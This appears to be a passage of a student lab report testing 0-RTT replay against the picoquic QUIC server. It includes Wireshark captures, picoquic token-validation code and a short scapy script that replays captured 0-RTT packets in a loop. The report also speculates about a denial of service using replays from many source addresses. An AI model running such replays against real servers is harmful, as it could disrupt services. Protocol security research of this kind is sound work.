
quic && !icmp && ip.src ==10.0.0.35

No.	Time	Source	Destination	Protocol	Length	Info
41	4.123483429	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
54	4.125672799	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
66	4.129974939	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
67	4.129975010	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
68	4.129975036	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
69	4.129975063	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
74	4.130481380	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
84	4.135392570	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
85	4.135392699	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
86	4.135392725	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
88	4.135570264	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
131	4.141921486	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
132	4.141921651	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
133	4.141921680	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
134	4.141921706	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=3961906ebcbcfd5f, PKN: 81354, CC
135	4.141921731	10.0.0.35	10.0.0.30	QUIC	1294	Protected Payload (KP0), DCID=dd381cd936af464b
136	4.141921755	10.0.0.35	10.0.0.30	QUIC	1482	Protected Payload (KP0), DCID=dd381cd936af464b
137	4.145821503	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=aa1f8d3e802dc450, PKN: 96546, CC
138	4.151182529	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=7b947488df6bfbc5, PKN: 122676, CC
139	4.162313826	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=9a886aa1ae64d58f, PKN: 109476, CC
140	4.162314081	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=2859460e0fec72da, PKN: 68488, CC
141	4.162314104	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=d9b6f6153e00e52c, PKN: 128849, CC
142	4.162985726	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=2e7e59ea7439f107, PKN: 128393, CC
143	4.162985751	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=657b4353a9035355, PKN: 84401, CC
144	4.162985775	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=50ba3734903c3c5e, PKN: 73972, CC
146	4.166306907	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=abd19d9bf6b7f479, PKN: 98131, CC
147	4.166307027	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=e7fcb8aaca0bbf56, PKN: 110475, CC
148	4.166307053	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=ab88fa0019888c00, PKN: 107020, CC
149	4.166307079	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=a8eb5a4c49a697b0, PKN: 66700, CC
150	4.166307105	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=4299c66d2742d89c, PKN: 76033, CC
151	4.166307131	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=3dd6228182a641be, PKN: 93253, CC
152	4.166307156	10.0.0.35	10.0.0.30	QUIC	92	Initial, DCID=dd381cd936af464b, SCID=70be1dc86e074bbb, PKN: 70623, CC

```
Frame 41: 1294 bytes on wire (10352 bits), 1294 bytes captured (10352 bits) on interface enp0s3, id 0
```

Is this also a timing issue?

Let's wait 1 second between opening the sockets :




```python
from scapy.all import *
import socket

def resend_quic_pcap_to_loopback(pcap_file, destination_port):
    packets = rdpcap(pcap_file)
    for i in range(1, 100):
        # Create a UDP socket
        sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
        for packet in packets:
            try:
                quic_payload = bytes(packet[UDP].payload)
                sock.sendto(quic_payload, ('10.0.0.35', destination_port))

            except Exception as e:
                print(f"Error sending QUIC packet: {e}")
        sock.close()
        time.sleep(1)

pcap_file = "replayyy.pcap"
destination_port = 4451  # Replace with the actual destination port
resend_quic_pcap_to_loopback(pcap_file, destination_port)
```


Result :



```
quic && !icmp && ip.src ==10.0.0.35

No.     Time          Source       Destination  Protocol Length Info
    141 27.310865481  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=0106e9310cf4c54b, PKN: 95695, CC
    144 28.312253912  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=eeac825bf485a353, PKN: 100951, CC
    147 29.315256174  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=abb3cb7f8ecdf0d9, PKN: 125560, CC
    150 30.319153902  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=94f7f26814e9e399, PKN: 128487, CC
    173 31.337751488  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=79ad17e71c86843c, PKN: 88380, CC
    176 32.435632415  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=a40f024d01bc80f0, PKN: 103113, CC
    179 33.344488176  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=7ef947a458466694, PKN: 130518, CC
    182 34.419709822  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=902a5e04ae23973e, PKN: 128405, CC
    192 35.443159762  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=61227b51e8a75605, PKN: 95571, CC
    209 36.332213314  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=781daeccb858ec9a, PKN: 87114, CC
    212 37.336942021  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=8a61d5c00fe9e22b, PKN: 102066, CC
    216 38.342575039  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    217 38.342575863  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    220 39.341657476  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    222 39.341995961  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    224 40.348218143  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    225 40.348218606  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    228 41.357359334  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    230 41.357660336  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    232 42.357080753  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    234 42.357357473  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    238 43.360582292  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    240 43.361217179  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    244 44.363739542  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    246 44.377471533  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    248 45.369112809  10.0.0.35    10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    249 45.369113892  10.0.0.35    10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
    253 46.367064183  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=836baa8e947b881b, PKN: 101270, CC
    257 47.369180238  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=8b3e916e58ac1863, PKN: 121698, CC
    260 48.373420092  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=be9db52d5bb9655e, PKN: 76764, CC
    263 49.373762711  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=a788059782418bd2, PKN: 115029, CC
    273 50.377259954  10.0.0.35    10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=58ea9248306f2897, PKN: 105251, CC
```

What if we wait 3 seconds?


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
quic && !icmp && ip.src ==10.0.0.35
```

```
No.   Time          Source      Destination  Protocol Length Info
    2 0.025953655   10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
    3 0.025954294   10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
   33 3.011203962   10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
   35 3.011609636   10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
   56 6.014388352   10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
   58 6.015652109   10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
   76 9.017810793   10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
   77 9.017811521   10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
   92 12.105680810  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
   93 12.105680889  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
   97 15.029424187  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
   98 15.029424735  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  125 18.027027741  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  126 18.027028220  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  133 21.031633054  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  134 21.031633720  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  139 24.033843507  10.0.0.35   10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=8fee1ee8ae45ff1b, PKN: 114619, CC
  142 27.037802753  10.0.0.35   10.0.0.30    QUIC       92 Initial, DCID=dd381cd936af464b, SCID=c8baf4503cf5ae2b, PKN: 104998, CC
  146 30.040628830  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  148 30.040805749  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  172 33.045872708  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  173 33.045874218  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  179 36.047831482  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  181 36.048327243  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  184 39.053074901  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  186 39.053497351  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  190 42.057190033  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  192 42.057445341  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  195 45.063429506  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  196 45.063430357  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
  221 48.066083974  10.0.0.35   10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=dd381cd936af464b
  222 48.066084978  10.0.0.35   10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=dd381cd936af464b
```

Why the server drops the packets that are received immediately after the first 0-RTT packet?


These packets are recognized as "already" received packets in picoquic_is_pn_already_received function, this function checks if the packet number has received before (to manage the acknowledgment mechanism) , and because we are replaying the same packet (with same packet number) the server recognize it as a transmitted packet so it ignores them.

This check has a timeout of ~ 40 seconds.

All the packets that the server received in this period of time are dropped.

Does the server validate the replayed address token?

To trying answer this question, we will compare the handshake packet that the client receives from the server in a legitime connection with the handshake packet we receive as a response on the replayed 0-RTT.


Wireshark · Packet 11 · enp0s3

```
TLSv1.3 Record Layer: Handshake Protocol: Multiple Handshake Messages
  Handshake Protocol: Encrypted Extensions
    Handshake Type: Encrypted Extensions (8)
    Length: 133
    Extensions Length: 131
    Extension: server_name (len=0)
      Type: server_name (0)
      Length: 0
    Extension: application_layer_protocol_negotiation (len=18)
      Type: application_layer_protocol_negotiation (16)
      Length: 18
      ALPN Extension Length: 16
      ALPN Protocol
    Extension: early_data (len=0)
      Type: early_data (42)
      Length: 0
    Extension: quic_transport_parameters (len=97)
      Type: quic_transport_parameters (57)
      Length: 97
      Parameter: initial_max_stream_data_bidi_local (len=4) 2097152
      Parameter: initial_max_data (len=4) 1048576
      Parameter: initial_max_streams_bidi (len=2) 512
      Parameter: max_idle_timeout (len=4) 30000 ms
      Parameter: max_udp_payload_size (len=2) 1440
      Parameter: initial_max_streams_uni (len=2) 512
      Parameter: initial_max_stream_data_bidi_remote (len=4) 65635
      Parameter: initial_max_stream_data_uni (len=4) 65535
      Parameter: active_connection_id_limit (len=1) 8
      Parameter: GREASE (len=1) 10
      Parameter: initial_source_connection_id (len=8)
```

e (1294 bytes) | Decrypted QUIC (144 bytes) | Decrypted QUIC (177 bytes)

Wireshark · Packet 185 · enp0s3

```
TLSv1.3 Record Layer: Handshake Protocol: Multiple Handshake Messages
  Handshake Protocol: Encrypted Extensions
    Handshake Type: Encrypted Extensions (8)
    Length: 129
    Extensions Length: 127
    Extension: server_name (len=0)
      Type: server_name (0)
      Length: 0
    Extension: application_layer_protocol_negotiation (len=18)
      Type: application_layer_protocol_negotiation (16)
      Length: 18
      ALPN Extension Length: 16
      ALPN Protocol
    Extension: quic_transport_parameters (len=97)
      Type: quic_transport_parameters (57)
      Length: 97
      Parameter: initial_max_stream_data_bidi_local (len=4) 2097152
      Parameter: initial_max_data (len=4) 1048576
      Parameter: initial_max_streams_bidi (len=2) 512
      Parameter: max_idle_timeout (len=4) 30000 ms
      Parameter: max_udp_payload_size (len=2) 1440
      Parameter: initial_max_streams_uni (len=2) 512
      Parameter: initial_max_stream_data_bidi_remote (len=4) 65635
      Parameter: initial_max_stream_data_uni (len=4) 65535
      Parameter: active_connection_id_limit (len=1) 8
      Parameter: GREASE (len=1) 10
      Parameter: initial_source_connection_id (len=8)
      Parameter: original_destination_connection_id (len=8)

0000  d8 f2 ca 79 ec e4 08 00  27 94 cb b9 08 00 45 02   ···y···· '·····E·
```


Frame (1294 bytes) | Decrypted QUIC (141 bytes) | Decrypted QUIC (173 bytes)

Looks same structure !

Can we surely say that the address token validation is done by the server?

to answer this question we searched into the server code for the specific function that process the initial packet, and determine if the client address is validated or not. we found a function called picoquic_incoming_client_initial:

and the section that checks if the server validated is:



```
if ((*pcnx)->cnx_state == picoquic_state_server_init &&
    !(*pcnx)->quic->server_busy) {
    int is_address_blocked = !(*pcnx)->quic->is_port_blocking_disabled && picoquic_check_addr_blocked(addr_from);
    int is_new_token = 0;
    int is_wrong_token = 0;
    if (ph->token_length > 0) {
        if (picoquic_verify_retry_token((*pcnx)->quic, addr_from, current_time,
            &is_new_token, &(*pcnx)->original_cnxid, &ph->dest_cnx_id, ph->pn,
            ph->token_bytes, ph->token_length, new_context_created) != 0) {
            is_wrong_token = 1;
        }
        else {
            (*pcnx)->initial_validated = 1;
        }
    }
    if (is_wrong_token && !is_new_token) {
        (void)picoquic_connection_error(*pcnx, PICOQUIC_TRANSPORT_INVALID_TOKEN, 0);
        ret = PICOQUIC_ERROR_INVALID_TOKEN;
    }
    else if (((*pcnx)->quic->check_token || is_address_blocked) && (ph->token_length == 0 || is_wrong_token)){
        uint8_t token_buffer[256];
        size_t token_size;

        if (picoquic_prepare_retry_token((*pcnx)->quic, addr_from,
            current_time + PICOQUIC_TOKEN_DELAY_SHORT, &ph->dest_cnx_id,
            &(*pcnx)->path[0]->p_local_cnxid->cnx_id, ph->pn,
            token_buffer, sizeof(token_buffer), &token_size) != 0) {
            ret = PICOQUIC_ERROR_MEMORY;
        }
        else {
            picoquic_queue_stateless_retry(*pcnx, ph,
                addr_from, addr_to, if_index_to, token_buffer, token_size);
            ret = PICOQUIC_ERROR_RETRY;
        }
    }
}
```

In the code there is the if statement that checks the token and if it is validated it sets the initial_validated variable to 1 else it sets the variable is_wrong_token to 1.

After debugging the code with printfs, we saw that when the server recieves a replayed 0-RTT packet, the is_wrong_token variable is set to 1 !! but the server doesn't do anything with it, because non of the error checks is taken.

Due to another conditions in the if statement.

So is it possible to cause a DOS to the server by replaying the first 0-RTT packet?

The answer of this question is complicated because from one side, the server is validating the client address after the replayed 0-RTT packet. but on the other side the server only takes a 0-RTT packet each 40 seconds.

Maybe if we can take multiple 0-RTT packets from different clients and repeat it from different source addresses the Dos attack will be possible as explained before.

8 future work

This project sets all the work necessary to run and work with picoquic, the Quic protocol have so many details and features, and the picoquic implements these features.

Future work can be done to test other attacks known on the Quic protocol and maybe try to find new ones, either on the picoquic or any other implementation.

9 References

1.https://datatracker.ietf.org/doc/rfc9000/

2. https://link.springer.com/article/10.1007/s10207-022-00630-6

3. https://ieeexplore.ieee.org/document/7163028

4. https://github.com/private-octopus/picoquic/tree/master

5. https://www.net.in.tum.de/fileadmin/TUM/NET/NET-2022-07-1/NET-2022-07-1_10.pdf